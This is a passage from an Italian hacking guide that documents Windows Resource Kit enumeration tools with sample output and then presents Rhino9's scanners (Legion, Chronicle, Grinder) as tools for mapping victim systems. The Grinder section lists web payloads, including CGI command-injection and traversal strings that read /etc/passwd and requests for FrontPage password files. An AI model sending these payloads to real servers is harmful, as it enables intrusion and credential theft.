  10.10.10.1[1114] [d049b186-814f-11d1-9a3c-00c04fc9b232] NtFrs API :NOT_PINGED
  212.210.165.131[1114] [d049b186-814f-11d1-9a3c-00c04fc9b232] NtFrs API :NOT_PI
NGED
  192.168.255.17[1114] [f5cc59b4-4264-101a-8c59-08002b2f8426] NtFrs Service :NOT
_PINGED
  10.10.10.1[1114] [f5cc59b4-4264-101a-8c59-08002b2f8426] NtFrs Service :NOT_PIN
GED
  212.210.165.131[1114] [f5cc59b4-4264-101a-8c59-08002b2f8426] NtFrs Service :NO
T_PINGED
  192.168.255.17[1108] [4da1c422-943d-11d1-acae-00c04fc2aa3f]  :NOT_PINGED
  10.10.10.1[1108] [4da1c422-943d-11d1-acae-00c04fc2aa3f]  :NOT_PINGED
  212.210.165.131[1108] [4da1c422-943d-11d1-acae-00c04fc2aa3f]  :NOT_PINGED
  192.168.255.17[1026] [12345678-1234-abcd-ef00-01234567cffb]  :NOT_PINGED
  10.10.10.1[1026] [12345678-1234-abcd-ef00-01234567cffb]  :NOT_PINGED
  212.210.165.131[1026] [12345678-1234-abcd-ef00-01234567cffb]  :NOT_PINGED
  192.168.255.17[1026] [f5cc5a18-4264-101a-8c59-08002b2f8426] MS NT Directory NS
P Interface :NOT_PINGED
  10.10.10.1[1026] [f5cc5a18-4264-101a-8c59-08002b2f8426] MS NT Directory NSP In
terface :NOT_PINGED
  212.210.165.131[1026] [f5cc5a18-4264-101a-8c59-08002b2f8426] MS NT Directory N
SP Interface :NOT_PINGED
  192.168.255.17[1026] [f5cc5a7c-4264-101a-8c59-08002b2f8426] MS NT Directory XD
S Interface :NOT_PINGED
  10.10.10.1[1026] [f5cc5a7c-4264-101a-8c59-08002b2f8426] MS NT Directory XDS In
terface :NOT_PINGED
  212.210.165.131[1026] [f5cc5a7c-4264-101a-8c59-08002b2f8426] MS NT Directory X
DS Interface :NOT_PINGED
  192.168.255.17[1026] [e3514235-4b06-11d1-ab04-00c04fc2dcd2] MS NT Directory DR
S Interface :NOT_PINGED
  10.10.10.1[1026] [e3514235-4b06-11d1-ab04-00c04fc2dcd2] MS NT Directory DRS In
terface :NOT_PINGED
  212.210.165.131[1026] [e3514235-4b06-11d1-ab04-00c04fc2dcd2] MS NT Directory D
RS Interface :NOT_PINGED

ncalrpc(Local Rpc)
  [OLEa] [6e17aaa0-1a47-11d1-98bd-0000f875292e] Microsoft JoinVersion Interface
:NOT_PINGED
  [OLEa] [ffe561b8-bf15-11cf-8c5e-08002bb49649] Microsoft Extrocluster Interface
 :NOT_PINGED
  [OLEa] [b97db8b2-4c63-11cf-bff6-08002be23f2f] Microsoft Cluster Server API :NO
T_PINGED
  [SMTPSVC_LPC] [8cfb5d70-31a4-11cf-a7d8-00805f48a135]  :NOT_PINGED
  [INETINFO_LPC] [8cfb5d70-31a4-11cf-a7d8-00805f48a135]  :NOT_PINGED
  [OLE6] [8cfb5d70-31a4-11cf-a7d8-00805f48a135]  :NOT_PINGED
  [INETINFO_LPC] [82ad4280-036b-11cf-972c-00aa006887b0]  :NOT_PINGED
  [OLE6] [82ad4280-036b-11cf-972c-00aa006887b0]  :NOT_PINGED
  [NTDS_LPC] [12345678-1234-abcd-ef00-01234567cffb]  :NOT_PINGED
  [LRPC00000150.00000001] [12345678-1234-abcd-ef00-01234567cffb]  :NOT_PINGED
  [NTDS_LPC] [f5cc5a18-4264-101a-8c59-08002b2f8426] MS NT Directory NSP Interfac
e :NOT_PINGED
  [LRPC00000150.00000001] [f5cc5a18-4264-101a-8c59-08002b2f8426] MS NT Directory
 NSP Interface :NOT_PINGED
  [NTDS_LPC] [f5cc5a7c-4264-101a-8c59-08002b2f8426] MS NT Directory XDS Interfac
```

```
e :NOT_PINGED
  [LRPC00000150.00000001] [f5cc5a7c-4264-101a-8c59-08002b2f8426] MS NT Directory
 XDS Interface :NOT_PINGED
  [NTDS_LPC] [e3514235-4b06-11d1-ab04-00c04fc2dcd2] MS NT Directory DRS Interfac
e :NOT_PINGED
  [LRPC00000150.00000001] [e3514235-4b06-11d1-ab04-00c04fc2dcd2] MS NT Directory
 DRS Interface :NOT_PINGED

ncacn_np(Connection-oriented named pipes)
  \\WEBSITEK-HOST-1[\PIPE\SMTPSVC] [8cfb5d70-31a4-11cf-a7d8-00805f48a135]  :NOT_
PINGED
  \\WEBSITEK-HOST-1[\PIPE\INETINFO] [8cfb5d70-31a4-11cf-a7d8-00805f48a135]  :NOT
_PINGED
  \\WEBSITEK-HOST-1[\pipe\WMIEP_620] [8cfb5d70-31a4-11cf-a7d8-00805f48a135]  :NO
T_PINGED
  \\WEBSITEK-HOST-1[\PIPE\INETINFO] [82ad4280-036b-11cf-972c-00aa006887b0]  :NOT
_PINGED
  \\WEBSITEK-HOST-1[\pipe\WMIEP_620] [82ad4280-036b-11cf-972c-00aa006887b0]  :NO
T_PINGED
  \\WEBSITEK-HOST-1[\pipe\000004a4.000] [a00c021c-2be2-11d2-b678-0000f87a8f8e] P
ERFMON SERVICE :NOT_PINGED
  \\WEBSITEK-HOST-1[\pipe\000004a4.000] [d049b186-814f-11d1-9a3c-00c04fc9b232] N
tFrs API :NOT_PINGED
  \\WEBSITEK-HOST-1[\pipe\000004a4.000] [f5cc59b4-4264-101a-8c59-08002b2f8426] N
tFrs Service :NOT_PINGED
  \\WEBSITEK-HOST-1[\PIPE\lsass] [12345678-1234-abcd-ef00-01234567cffb]  :NOT_PI
NGED
  \\WEBSITEK-HOST-1[\PIPE\lsass] [f5cc5a18-4264-101a-8c59-08002b2f8426] MS NT Di
rectory NSP Interface :NOT_PINGED
  \\WEBSITEK-HOST-1[\PIPE\lsass] [f5cc5a7c-4264-101a-8c59-08002b2f8426] MS NT Di
rectory XDS Interface :NOT_PINGED
  \\WEBSITEK-HOST-1[\PIPE\lsass] [e3514235-4b06-11d1-ab04-00c04fc2dcd2] MS NT Di
rectory DRS Interface :NOT_PINGED
  \\WEBSITEK-HOST-1[\PIPE\lsass] [16e0cf3a-a604-11d0-96b1-00a0c91ece30] NTDS Res
tore Interface :NOT_PINGED
  \\WEBSITEK-HOST-1[\PIPE\lsass] [ecec0d70-a603-11d0-96b1-00a0c91ece30] NTDS Bac
kup Interface :NOT_PINGED

ncadg_ip_udp(Datagram (connectionless) UDP/IP)
  10.10.10.1[1254] [6e17aaa0-1a47-11d1-98bd-0000f875292e] Microsoft JoinVersion
Interface :NOT_PINGED
  212.210.165.131[1254] [6e17aaa0-1a47-11d1-98bd-0000f875292e] Microsoft JoinVer
sion Interface :NOT_PINGED
  192.168.255.17[1254] [ffe561b8-bf15-11cf-8c5e-08002bb49649] Microsoft Extroclu
ster Interface :NOT_PINGED
  10.10.10.1[1254] [ffe561b8-bf15-11cf-8c5e-08002bb49649] Microsoft Extrocluster
 Interface :NOT_PINGED
  212.210.165.131[1254] [ffe561b8-bf15-11cf-8c5e-08002bb49649] Microsoft Extrocl
uster Interface :NOT_PINGED
  192.168.255.17[1254] [b97db8b2-4c63-11cf-bff6-08002be23f2f] Microsoft Cluster
Server API :NOT_PINGED
  10.10.10.1[1254] [b97db8b2-4c63-11cf-bff6-08002be23f2f] Microsoft Cluster Serv
er API :NOT_PINGED
  212.210.165.131[1254] [b97db8b2-4c63-11cf-bff6-08002be23f2f] Microsoft Cluster
 Server API :NOT_PINGED
  192.168.255.17[1028] [12345678-1234-abcd-ef00-01234567cffb]  :NOT_PINGED
  10.10.10.1[1028] [12345678-1234-abcd-ef00-01234567cffb]  :NOT_PINGED
  212.210.165.131[1028] [12345678-1234-abcd-ef00-01234567cffb]  :NOT_PINGED
  192.168.255.17[1028] [f5cc5a18-4264-101a-8c59-08002b2f8426] MS NT Directory NS
P Interface :NOT_PINGED
  10.10.10.1[1028] [f5cc5a18-4264-101a-8c59-08002b2f8426] MS NT Directory NSP In
terface :NOT_PINGED
  212.210.165.131[1028] [f5cc5a18-4264-101a-8c59-08002b2f8426] MS NT Directory N
SP Interface :NOT_PINGED
  192.168.255.17[1028] [f5cc5a7c-4264-101a-8c59-08002b2f8426] MS NT Directory XD
S Interface :NOT_PINGED
  10.10.10.1[1028] [f5cc5a7c-4264-101a-8c59-08002b2f8426] MS NT Directory XDS In
terface :NOT_PINGED
  212.210.165.131[1028] [f5cc5a7c-4264-101a-8c59-08002b2f8426] MS NT Directory X
DS Interface :NOT_PINGED
  192.168.255.17[1028] [e3514235-4b06-11d1-ab04-00c04fc2dcd2] MS NT Directory DR
S Interface :NOT_PINGED
  10.10.10.1[1028] [e3514235-4b06-11d1-ab04-00c04fc2dcd2] MS NT Directory DRS In
terface :NOT_PINGED
  212.210.165.131[1028] [e3514235-4b06-11d1-ab04-00c04fc2dcd2] MS NT Directory D
RS Interface :NOT_PINGED
  192.168.255.17[1254] [6e17aaa0-1a47-11d1-98bd-0000f875292e] Microsoft JoinVers
```

```
ion Interface :NOT_PINGED

rpcdump completed sucessfully after 2 seconds

D:\Programmi\Resource Pro Kit>
```

Srvinfo.exe

Ricava le informazioni su di un server remoto.

Sintassi:

srvinfo [**-d**] [**-ns**] [**-s**] [**-v**] [*computer_name*] [**-?**]

Where:

-d
: shows service drivers and services.

-ns
: does not show any service information.

-s
: shows shares.

-v
: gets version information for Exchange Server, Internet Information Services, and SQL Server.

computer_name
: specifies the name of a remote server. If omitted, information on the local computer is displayed.

-?
: displays a syntax screen at the command prompt

SrvInfo Example

```
c:\srvinfo

Server Name: NTRKALPHA
Security: Users
NT Type: WinNT Server
Version: 4.0, Build = 1344
Domain: NTWKSTA
PDC: \\PHOENIX
IP Address: 172.17.88.28
CPU[0]: DEC-321064
Drive: [Filesys] [Size] [Used] [Free]
  C$     NTFS     1004    907     97
  D$      FAT        6      1      5
Services:
   [Running]    Alerter
   [Running]    Computer Browser
   [Stopped]    ClipBook Server
```

```
   [Running]    DHCP Client
   [Running]    EventLog
   [Running]    Server
   [Running]    Workstation

   [Running]    License Logging Service
   [Running]    TCP/IP NetBIOS Helper
   [Running]    Messenger
   [Stopped]    Network DDE
   [Stopped]    Network DDE DSDM
   [Running]    Net Logon
   [Running]    NT LM Security Support Provider
   [Running]    Plug and Play
   [Stopped]    Directory Replicator
   [Stopped]    Remote Procedure Call (RPC) Locator
   [Running]    Remote Procedure Call (RPC) Service
   [Stopped]    Schedule
   [Running]    Spooler
   [Stopped]    Telephony Service

   [Stopped]    UPS
Network Card [0]: Intel EtherExpress PRO Ethernet Adapter
Protocol[0]: [NET0] WINS Client(TCP/IP) 4.0
System Up Time: 186 Hr 36 Min  9 Sec
```

Dhcploc.exe: DHCP Server Locator Utility

dhcploc [**-p**] [**-a:**"*alertname_list*"] [**-i:***alertinterval*] *computer_ip_address* [*valid_dhcp_server_list*]

Where:

-p:
: specifies not to display detected packets from any of the authorized DHCP servers specified in *valid_dhcp_server_list*.

-a:"*alertname_list*"
: specifies to send alert messages to the names in *alertname_list* if any unauthorized DHCP servers are found.

-i:*alertinterval*
: specifies the alert frequency in seconds.

computer_ip_address
: specifies the IP address of the computer from which you are running DHCP Server Locator Utility. If the computer has multiple adapters, you must specify the IP address of the adapter that is connected to the subnet you want to test.

valid_dhcp_server_list
: specifies the IP addresses of any number of authorized DHCP servers. The tool will not send alerts when it detects packets from the servers in this list. However it will display those packets unless you specify the **-p** option.

DHCP Server Locator Utility Output

The output of DHCP Server Locator Utility is formatted as follows:

time **(IP)** *ipaddress OfferedPacketType* **(S)** *ServerIPAddress* [*******]

where "***" indicates a packet from an unauthorized server.

Sample output:

```
17:34:58 (IP)0.0.0.0 NACK (S)11.11.31.84 ***

17:36:38 (IP)11.101.190.130 OFFER (S)11.101.12.226 ***

17:36:38 (IP)11.101.196.231 ACK (S)11.101.13.53

17:36:53 (IP)11.101.196.231 ACK (S)11.101.13.53

17:37:05 (IP)11.101.196.234 OFFER (S)11.101.13.53

17:37:05 (IP)11.101.193.232 OFFER (S)11.101.12.198

17:37:06 (IP)11.101.190.132 OFFER (S)11.101.12.226 ***
```

Getsid.exe

getsid *\\server1 account \\server2 account*

Where:

\\server1 and *\\server2*
: are the names of the servers on which the accounts are found, and *account* is the account SID).

Nlmon.exe: NLMonitor

Enumera i domain controller.

nlmon [/DOMAINLIST:DomainList] [/MONTRUST:Yes|No] [/UPDATE:Mins] [/DEBUG:HexValue]

Where:

/DOMAINLIST:*DomainList*
: Type a comma separated domain list to monitor. The default is Primary/Account Domain.

/MONTRUST:Yes|No
: Specify if trusted domains are monitored. Default is **No**.

/UPDATE:*Mins*
: Specify the refresh time.

/DEBUG:*HexValue*
: Debug out level.

NLMonitor Examples

It may take a few minutes before NLMonitor displays output.

- Monitor the MYDOMAIN and GLOBAL_SALES domains.

nlmon /DOMAINLIST:GLOBAL_SALES,MYDOMAIN

```
TIME : [10/19 11:58:59]
TIME : [10/19 11:58:59]
***************************************************************
*************
TIME : [10/19 12:01:44]
DomainName: MYDOMAIN
ServerName      DCState    DCType     DCStatus   ReplStatus
PDCLinkStatus
\\OORTC1        DCOnline   NTBDC      0          InSync     0

    Trusted DC List:
    TDomainName     TDCName         TSCStatus
    USREGION        \\nadc-01.northamerica.msn.com 0
    GLOBAL_SALES    \\mktdc-01.sales.msn.com 0
    PRODUCTION      \\adc-01  0

...............................................................
.............
***************************************************************
*************
```

The following table provides more information for reading NlMon output:

Output item	Description
Time	Time monitoring occured.
DomainName	Domain being monitored. In the example, this is MYDOMAIN
ServerName	Name of the server. In the example, this is OORTC1
DCState	\\DCOnline
DCType	NTBDC
DCStatus	Use `net helpmsg` *`msgNumber`* for details of the specific error message.
ReplStatus	InSync
PDCLinkStatus	Use `net helpmsg` *`msgNumber`* for details of the specific error message.
Trusted DC List:	
TDomainName	Trusted domain name.
TDCName	Trusted domaincontroller name.

	Use `net helpmsg` *`msgNumber`* for details of the specific error message.	
	Error Code	**Description**
TSCStatus	0	The operation completed successfully.
	1311	There are currently no logon servers available to service the logon request.
	1355	The specified domain either does not exist or could not be contacted.

Perms.exe: File Access Permissions per User

perms [domain\|computer\]username path [/i] [/s] [/?]

Where:

[domain\|computer\]username
Name of user whose permissions are to be checked, in the format *domain\username* or *computer\username* or local *username*.

path
Name of a file or folder in any legal format, including UNC (\\). You can use the * or ? wildcards.

/i
Assumes the specified user is logged on interactively to computer where the file/directory resides. With this switch, PERMS assumes the user is a member of the INTERACTIVE group. Without this switch, PERMS assumes the user is a member of the NETWORK group. Indicates that Perms is to assume that *account* is interactively logged on to the computer where *path* resides. Without this parameter, Perms assumes the user is logged on over the network and is a member of the Network security group.

/s
Checks permissions on files in subdirectories.

/?
displays help for the Perms command.

Perms Examples

- Display permissions for files in user "imauser" on computer "IMACOMPUTER" in subdirectories of the C: drive, and send that output to a text file.

```
perms IMACOMPUTER\imauserg c: /s >driveCperms.txt
```

Rasusers.exe: Remote Access Users

rasusers { *DomainName* | *ServerName* } [/**?**]

Where:

DomainName
is the name of a domain on which to list Routing and Remote Access accounts.
ServerName
is the name of a server on which to list Routing and Remote Access accounts.
/?
displays a brief usage message.

Files Required

- Rasusers.exe
- Rassapi.dll

RasUsers Examples

- View all authorized Routing and Remote Access users in a specific domain.

rasusers MYDOMAIN

```
user1
user2
user3
testpod
```

- View all authorized Routing and Remote Access users on a Routing and Remote Access server.

Note

To find the names of Routing and Remote Access server computers, use raslist.exe, a *Resource Kit* tool. It will detect Routing and Remote Access servers as they announce themselves over a network.

rasusers \\MYCOMPUTER

```
ce
user4
```

Whoami.exe

whoami [/*option*] [/*option*] ...

Where:

/*option* is one of the following:

/all
displays all information in the current access token.
/noverbose
displays minimal information. Must be used with the /USER, /GROUPS, /PRIV, or /LOGONID option.
/user
displays current user.
/groups
/priv
displays groups.
displays privileges.
/logonid
displays logon ID.
/sid
displays security identifiers (SIDs). Must be used with the /USER, /GROUPS, /PRIV, or /LOGONID option.
/help
displays help.

WhoAmI Output Examples

For information on WhoAmI syntax, at the command prompt type:
whoami /help

```
[c:\]WHOAMI
DCHRISROB\chrisrob
[c:\]WHOAMI /ALL
[User] = "DCHRISROB\chrisrob" S-1-5-21-1099181476-344607857-
928725530-1002
[Group 1] = "DCHRISROB\Domain Admins" S-1-5-21-1099181476-344607857-
928725530-512
[Group 2] = "Everyone" S-1-1-0
[Group 3] = "DCHRISROB\RK Source" S-1-5-21-1099181476-344607857-
928725530-1010
[Group 4] = "BUILTIN\Administrators" S-1-5-32-544
[Group 5] = "BUILTIN\Users" S-1-5-32-545
[Group 6] = "BUILTIN\Guests" S-1-5-32-546
[Group 7] = "DCHRISROB\Domain Users" S-1-5-21-1099181476-344607857-
928725530-513
[Group 8] = "DCHRISROB\Domain Guests" S-1-5-21-1099181476-344607857-
928725530-514
[Group 9] = "LOCAL" S-1-2-0
[Group 10] = "NT AUTHORITY\INTERACTIVE" S-1-5-4
[Group 11] = "NT AUTHORITY\Authenticated Users" S-1-5-11
[Login ID] = S-1-5-5-0-6552
```

```
(O) SeTcbPrivilege = Act as part of the operating system
(X) SeChangeNotifyPrivilege = Bypass traverse checking
(O) SeSecurityPrivilege = Manage auditing and security log
(O) SeBackupPrivilege = Back up files and directories
(O) SeRestorePrivilege = Restore files and directories
(O) SeSystemtimePrivilege = Change the system time
(O) SeShutdownPrivilege = Shut down the system
(O) SeRemoteShutdownPrivilege = Force shutdown from a remote system
(O) SeTakeOwnershipPrivilege = Take ownership of files or other
objects
(O) SeDebugPrivilege = Debug programs
(O) SeSystemEnvironmentPrivilege = Modify firmware environment values
(O) SeSystemProfilePrivilege = Profile system performance
(O) SeProfileSingleProcessPrivilege = Profile single process
(O) SeIncreaseBasePriorityPrivilege = Increase scheduling priority
(O) SeLoadDriverPrivilege = Load and unload device drivers
(O) SeCreatePagefilePrivilege = Create a pagefile
(O) SeIncreaseQuotaPrivilege = Increase quotas
[c:\]WHOAMI /USER /SID
[User] = "DCHRISROB\chrisrob" S-1-5-21-1099181476-344607857-
928725530-1002
[c:\]WHOAMI /GROUPS
[Group 1] = "DCHRISROB\Domain Admins"
[Group 2] = "Everyone"
[Group 3] = "DCHRISROB\RK Source"
[Group 4] = "BUILTIN\Administrators"
[Group 5] = "BUILTIN\Users"
[Group 6] = "BUILTIN\Guests"
[Group 7] = "DCHRISROB\Domain Users"
[Group 8] = "DCHRISROB\Domain Guests"
[Group 9] = "LOCAL"
[Group 10] = "NT AUTHORITY\INTERACTIVE"
[Group 11] = "NT AUTHORITY\Authenticated Users"
[c:\]WHOAMI /GROUPS /NOVERBOSE
DCHRISROB\Domain Admins
Everyone
DCHRISROB\RK Source
BUILTIN\Administrators
BUILTIN\Users
BUILTIN\Guests
DCHRISROB\Domain Users
DCHRISROB\Domain Guests
LOCAL
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Authenticated Users
[c:\]WHOAMI /USER /GROUPS /SID
[User] = "DCHRISROB\chrisrob" S-1-5-21-1099181476-344607857-
928725530-1002
[Group 1] = "DCHRISROB\Domain Admins" S-1-5-21-1099181476-344607857-
928725530-512
[Group 2] = "Everyone" S-1-1-0
[Group 3] = "DCHRISROB\RK Source" S-1-5-21-1099181476-344607857-
928725530-1010
[Group 4] = "BUILTIN\Administrators" S-1-5-32-544
[Group 5] = "BUILTIN\Users" S-1-5-32-545
[Group 6] = "BUILTIN\Guests" S-1-5-32-546
[Group 7] = "DCHRISROB\Domain Users" S-1-5-21-1099181476-344607857-
928725530-513
[Group 8] = "DCHRISROB\Domain Guests" S-1-5-21-1099181476-344607857-
928725530-514
[Group 9] = "LOCAL" S-1-2-0
```

```
[Group 10] = "NT AUTHORITY\INTERACTIVE" S-1-5-4
[Group 11] = "NT AUTHORITY\Authenticated Users" S-1-5-11
[c:\]WHOAMI /PRIV /NOVERBOSE
SeTcbPrivilege
SeChangeNotifyPrivilege
SeSecurityPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeSystemtimePrivilege
SeShutdownPrivilege
SeRemoteShutdownPrivilege
SeTakeOwnershipPrivilege
SeDebugPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeProfileSingleProcessPrivilege
SeIncreaseBasePriorityPrivilege
SeLoadDriverPrivilege
SeCreatePagefilePrivilege
SeIncreaseQuotaPrivilege
[c:\]WHOAMI /USER /GROUPS /PRIV
[User] = "DCHRISROB\chrisrob"
[Group 1] = "DCHRISROB\Domain Admins"
[Group 2] = "Everyone"
[Group 3] = "DCHRISROB\RK Source"
[Group 4] = "BUILTIN\Administrators"
[Group 5] = "BUILTIN\Users"
[Group 6] = "BUILTIN\Guests"
[Group 7] = "DCHRISROB\Domain Users"
[Group 8] = "DCHRISROB\Domain Guests"
[Group 9] = "LOCAL"
[Group 10] = "NT AUTHORITY\INTERACTIVE"
[Group 11] = "NT AUTHORITY\Authenticated Users"
(O) SeTcbPrivilege = Act as part of the operating system
(X) SeChangeNotifyPrivilege = Bypass traverse checking
(O) SeSecurityPrivilege = Manage auditing and security log
(O) SeBackupPrivilege = Back up files and directories
(O) SeRestorePrivilege = Restore files and directories
(O) SeSystemtimePrivilege = Change the system time
(O) SeShutdownPrivilege = Shut down the system
(O) SeRemoteShutdownPrivilege = Force shutdown from a remote system
(O) SeTakeOwnershipPrivilege = Take ownership of files or other
objects
(O) SeDebugPrivilege = Debug programs
(O) SeSystemEnvironmentPrivilege = Modify firmware environment values
(O) SeSystemProfilePrivilege = Profile system performance
(O) SeProfileSingleProcessPrivilege = Profile single process
(O) SeIncreaseBasePriorityPrivilege = Increase scheduling priority
(O) SeLoadDriverPrivilege = Load and unload device drivers
(O) SeCreatePagefilePrivilege = Create a pagefile
(O) SeIncreaseQuotaPrivilege = Increase quotas
```

Le utilities di Rhino9

Uno dei nomi più noti nell’ambito del mondo hacker è sicuramente RHINO9 il quale ha rilasciato tra il freeware un serie di utilities in grado di eseguire delle analisi specifiche nell’ambito dei sistemi.


Quasi tutti questi programmi sono stati rilasciati con tanto di sorgenti, cosa particolarmente utile nel caso in cui si voglia analizzare i principi su cui si basa il loro funzionamento.
Rhino9 è uno dei nomi più conosciuti nell'ambito dell'hacking e del cracking essendo lui un esperto di questi settori in particolar modo per quello che riguarda i metodi di codifica.
Alcuni programmi oltre a non possedere i sorgenti vengono anche distribuiti in forma limitata essendo le versioni complete a disposizione dopo averle registrate.
Nel capitolo legato all'ottenimento delle informazioni abbiamo detto che alcune utilities erano particolarmente utili per riuscire a costruire una mappatura completa di quelli che sono i sistemi presi di mira.
Sicuramente questi programmi rientrano tra quelli indispensabili i quali non possono assolutamente mancare all'interno delle librerie software dell'hacker.
I programmi possono essere prelevati dal sito FTP di RHINO9.

LEGION

Legion è rilasciata da RHINO9 senza sorgenti al contrario di altre che invece posseggono i listati in Visual C++ permettendo a che è interessato del funzionamento di vedere i principi su cui questi si basano.
La prima permette di analizzare un sistema a livello di NetBios individuando le risorse condivise e mostrandole grazie all'interfaccia grafica.
L'utility rientra tra quelle che eseguono funzioni d'analisi a livello di NetBios e da queste si discosta solo per il fatto che questa permette lo scannino di un range di IP.
La versione 2.1 include anche l'opzione per il trattamento mediante un algoritmo "brute force".

L'utility permette di sostituire le procedure di rilevamento delle risorse condivise tramite utility NET o mediante quelle serie di programmi presenti sulla rete che hanno come scopo l'enumerazione.

CHRONICLE

Sicuramente tutte queste utilities sono fatte bene ma ma quella che per me è particolarmente utile è quella chiamata CHRONICLE la quale cerca, usando un range di IP, le versioni di SERVICE PACK e HOTFIX che sono installate su un determinato sistema.
D'altra parte questa è sicuramente una delle attività principali per hacker il quale in base a queste informazioni può cercare gli exploits idonei ai softwares installati sui sistemi vittima.

Il programma all'interno testa i flags marcati sui quali si intende eseguire i test permettendo di limitarne il numero.
In questo caso il programma viene fornito con tanto di sorgenti.

GRINDER

Sicuramente l'utility migliore è GRINDER la quale è in grado di eseguire uno scanning testando se il sistema è soggetto ai vari BUGS definiti dalle stringhe URL passate come argomenti.
Tra i parametri che devono essere settate in GRINDER c'è il range degli IP che si intendono testare.
Un altro parametro è appunto il comando che deve essere testato.
Nei vari capitoli in cui si parla dei BUGS legati ai WEB come ad esempio l' UNICODE BUG, il MSADC BUG e altri vengono specificate le stringhe che generalmente vengono usate per eseguire il test relativo alla presenza del bug stesso.
Il test manuale veniva fatto aprendo una connessione mediante TELNET con un determinato IP sulla porta http ovvero la 80 e digitando la stringa di test.
GRINDER esegue le seguenti funzioni :

- Prende uno degli IP specificati.
- Esegue un PING per verificare se su quell'indirizzo è presente un host attivo.
- Apre la comunicazione aprendo un socket
- Invia la stringa presa tra quelle aggiunte mediante il pulsante ADD.

Il codice relativo all'apertura del SOCKET è quello standard eseguito tramite le funzioni di WINSOCKET 2.

```
	if (WSAStartup(MAKEWORD(2,2),&wsaData)!=0)
```

```
…
      if (sockets[i].s!=SOCKET_ERROR)
      {
            ioctlsocket(sockets[i].s,FIONBIO,&on);
            sockets[i].state=1;
      }
      else
      {
            myScanner->SetError(2);
            goto done;
      }
      if (sockets[i].state==1)
      {
      bwrote = connect(sockets[i].s,(struct sockaddr*)&dest,
sizeof(dest));
```

Successivamente GRINDER crea la stringa da inviare e sempre tramite le funzioni socket la invia sulla connessione aperta.

```
            char message[1024];
            sprintf(message,"GET %s HTTP/1.0\n\n",sockets[i].url);
            send(sockets[i].s,message,strlen(message),0);
            sockets[i].state=4;
```

GRINDER possiede dentro alla directory dei sorgenti anche un file .WRI con dentro degli esempi di stringhe URL.

```
/
/index.html
```

```
/cgi-bin
/cgi-test
/cgi-bin/rwwwshell.pl
/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
/cgi-bin/Count.cgi
/cgi-bin/test.cgi
/cgi-bin/nph-test-cgi
/cgi-bin/nph-publish
/cgi-bin/php.cgi?/etc/passwd
/cgi-bin/handler
/cgi-bin/webgais
/cgi-bin/websendmail
/cgi-bin/webdist.cgi
/cgi-bin/faxsurvey
/cgi-bin/htmlscript?../../../../etc/passwd
/cgi-bin/pfdisplay.cgi
/cgi-bin/perl.exe
/cgi-bin/wwwboard.pl
/cgi-bin/www-sql
/cgi-bin/view-source
/cgi-bin/campas?%0a/bin/cat%0a/etc/passwd
/cgi-bin/aglimpse
/cgi-bin/glimpse
/cgi-bin/man.sh
/cgi-bin/AT-admin.cgi
/cgi-bin/filemail.pl
/cgi-bin/maillist.pl
/cgi-bin/jj
/cgi-bin/info2www
/cgi-bin/files.pl
/cgi-bin/finger
/cgi-bin/bnbform.cgi
/cgi-bin/survey.cgi
/cgi-bin/AnyForm2
/cgi-bin/textcounter.pl
/cgi-bin/classifieds.cgi
/cgi-bin/environ.cgi
/cgi-bin/wrap
/cgi-bin/cgiwrap
/cgi-bin/guestbook.cgi
/cgi-bin/edit.pl
/cgi-bin/perlshop.cgi
/_vti_inf.html
/_vti_pvt/service.pwd
/_vti_pvt/users.pwd
/_vti_pvt/authors.pwd
/_vti_pvt/administrators.pwd
/_vti_pvt/shtml.dll
/_vti_pvt/shtml.exe
/cgi-dos/args.bat
/cgi-win/uploader.exe
/cgi-bin/rguest.exe
/cgi-bin/wguest.exe/scripts/issadmin/bdir.htr
/scripts/CGImail.exe
/scripts/tools/newdsn.exe
/scripts/fpcount.exe
/cfdocs/expelval/openfile.cfm
/cfdocs/expelval/exprcalc.cfm
/cfdocs/expelval/displayopenedfile.cfm
/cfdocs/expelval/sendmail.cfm
/iissamples/exair/howitworks/codebrws.asp
```

```
/iissamples/sdk/asp/docs/codebrws.asp
/msads/Samples/SELECTOR/showcode.asp
/search97.vts
/carbo.dll
/cgi-bin/whois_raw.cgi?fqdn=%0Acat%20/etc/passwd
/scripts/no-such-file.pl
/samples/search/queryhit.htm
```

LARVA

Larva è una piccola utility che fornisce informazioni a livello di NETBIOS.

Il programma è fornito con soltanto un installer ma senza sorgenti.

Le utilities by FOUNDSTONE

Fino ad ora abbiamo visto un certo numero di utilities che potrebbero essere utilizzate in quella fase d enumerazione delle risorse dei sistemi.
